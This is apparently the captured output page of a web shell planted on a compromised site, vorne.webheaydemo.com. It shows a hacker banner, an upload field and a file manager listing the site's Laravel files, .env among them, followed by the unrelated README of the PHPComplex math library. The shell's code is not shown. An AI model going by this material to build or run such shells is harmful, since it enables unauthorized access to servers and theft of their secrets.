I am a hacker in the dark of a very cold night
path :/var/www/html/vorne.webheaydemo.com
upload file:
List of files:
| name file |
size |
edit |
permission |
action |
| .editorconfig | 276 KB | March 05 2024 07:12:34 | 0666 |
|
| .env | 1385 KB | May 24 2024 16:43:55 | 0666 |
|
| .env.example | 1088 KB | March 05 2024 07:12:34 | 0666 |
|
| .gitattributes | 190 KB | March 05 2024 07:12:34 | 0666 |
|
| .gitignore | 245 KB | March 05 2024 07:12:34 | 0666 |
|
| .htaccess | 947 KB | July 04 2023 21:25:08 | 0664 |
|
| .rnd | 1024 KB | March 13 2024 04:51:14 | 0666 |
|
| README.md | 472 KB | March 22 2024 10:35:00 | 0666 |
|
| app | - | March 05 2024 07:12:34 | 0777 |
|
| artisan | 1739 KB | March 05 2024 07:12:34 | 0666 |
|
| bootstrap | - | March 05 2024 07:12:34 | 0777 |
|
| composer.json | 2829 KB | May 13 2024 12:10:04 | 0666 |
|
| composer.lock | 417205 KB | March 19 2024 12:13:14 | 0666 |
|
| config | - | July 03 2025 02:53:36 | 0777 |
|
| database | - | March 05 2024 07:12:34 | 0777 |
|
| index.php | 1816 KB | May 13 2024 10:32:36 | 0666 |
|
| lang | - | May 13 2024 14:53:26 | 0777 |
|
| manifest.json | 913 KB | May 14 2024 03:57:26 | 0664 |
|
| package.json | 398 KB | March 05 2024 07:12:34 | 0666 |
|
| phpunit.xml | 1206 KB | March 05 2024 07:12:34 | 0666 |
|
| public | - | July 03 2025 02:37:20 | 0777 |
|
| resources | - | May 13 2024 12:09:36 | 0777 |
|
| routes | - | March 05 2024 07:12:34 | 0777 |
|
| service-worker.js | 924 KB | March 05 2024 07:12:34 | 0666 |
|
| storage | - | March 05 2024 10:03:52 | 0777 |
|
| symlink.php | 218 KB | March 05 2024 07:12:34 | 0666 |
|
| tests | - | March 05 2024 07:12:34 | 0777 |
|
| vendor | - | March 19 2024 12:13:14 | 0777 |
|
| vite.config.js | 326 KB | March 05 2024 07:12:34 | 0666 |
|
PHPComplex
==========
---
PHP Class Library for working with Complex numbers
[](https://github.com/MarkBaker/PHPComplex/actions)
[](https://packagist.org/packages/markbaker/complex)
[](https://packagist.org/packages/markbaker/complex)
[](https://packagist.org/packages/markbaker/complex)
[](https://xkcd.com/2028/)
---
The library currently provides the following operations:
- addition
- subtraction
- multiplication
- division
- division by
- division into
together with functions for
- theta (polar theta angle)
- rho (polar distance/radius)
- conjugate
* negative
- inverse (1 / complex)
- cos (cosine)
- acos (inverse cosine)
- cosh (hyperbolic cosine)
- acosh (inverse hyperbolic cosine)
- sin (sine)
- asin (inverse sine)
- sinh (hyperbolic sine)
- asinh (inverse hyperbolic sine)
- sec (secant)
- asec (inverse secant)
- sech (hyperbolic secant)
- asech (inverse hyperbolic secant)
- csc (cosecant)
- acsc (inverse cosecant)
- csch (hyperbolic secant)
- acsch (inverse hyperbolic secant)
- tan (tangent)
- atan (inverse tangent)
- tanh (hyperbolic tangent)
- atanh (inverse hyperbolic tangent)
- cot (cotangent)
- acot (inverse cotangent)
- coth (hyperbolic cotangent)
- acoth (inverse hyperbolic cotangent)
- sqrt (square root)
- exp (exponential)
- ln (natural log)
- log10 (base-10 log)
- log2 (base-2 log)
- pow (raised to the power of a real number)
---
# Installation
```shell
composer require markbaker/complex:^1.0
```
# Important BC Note
If you've previously been using procedural calls to functions and operations using this library, then from version 3.0 you should use [MarkBaker/PHPComplexFunctions](https://github.com/MarkBaker/PHPComplexFunctions) instead (available on packagist as [markbaker/complex-functions](https://packagist.org/packages/markbaker/complex-functions)).
You'll need to replace `markbaker/complex`in your `composer.json` file with the new library, but otherwise there should be no difference in the namespacing, or in the way that you have called the Complex functions in the past, so no actual code changes are required.
```shell
composer require markbaker/complex-functions:^3.0
```
You should not reference this library (`markbaker/complex`) in your `composer.json`, composer wil take care of that for you.
# Usage
To create a new complex object, you can provide either the real, imaginary and suffix parts as individual values, or as an array of values passed passed to the constructor; or a string representing the value. e.g
```php
$real = 1.23;
$imaginary = -4.56;
$suffix = 'i';
$complexObject = new Complex\Complex($real, $imaginary, $suffix);
```
or as an array
```php
$real = 1.23;
$imaginary = -4.56;
$suffix = 'i';
$arguments = [$real, $imaginary, $suffix];
$complexObject = new Complex\Complex($arguments);
```
or as a string
```php
$complexString = '1.23-4.56i';
$complexObject = new Complex\Complex($complexString);
```
Complex objects are immutable: whenever you call a method or pass a complex value to a function that returns a complex value, a new Complex object will be returned, and the original will remain unchanged.
This also allows you to chain multiple methods as you would for a fluent interface (as long as they are methods that will return a Complex result).
## Performing Mathematical Operations
To perform mathematical operations with Complex values, you can call the appropriate method against a complex value, passing other values as arguments
```php
$complexString1 = '1.23-4.56i';
$complexString2 = '2.34+5.67i';
$complexObject = new Complex\Complex($complexString1);
echo $complexObject->add($complexString2);
```
or use the static Operation methods
```php
$complexString1 = '1.23-4.56i';
$complexString2 = '2.34+5.67i';
echo Complex\Operations::add($complexString1, $complexString2);
```
If you want to perform the same operation against multiple values (e.g. to add three or more complex numbers), then you can pass multiple arguments to any of the operations.
You can pass these arguments as Complex objects, or as an array, or string that will parse to a complex object.
## Using functions
When calling any of the available functions for a complex value, you can either call the relevant method for the Complex object
```php
$complexString = '1.23-4.56i';
$complexObject = new Complex\Complex($complexString);
echo $complexObject->sinh();
```
or use the static Functions methods
```php
$complexString = '1.23-4.56i';
echo Complex\Functions::sinh($complexString);
```
As with operations, you can pass these arguments as Complex objects, or as an array or string that will parse to a complex object.
In the case of the `pow()` function (the only implemented function that requires an additional argument) you need to pass both arguments when calling the function
```php
$complexString = '1.23-4.56i';
$complexObject = new Complex\Complex($complexString);
echo Complex\Functions::pow($complexObject, 2);
```
or pass the additional argument when calling the method
```php
$complexString = '1.23-4.56i';
$complexObject = new Complex\Complex($complexString);
echo $complexObject->pow(2);
```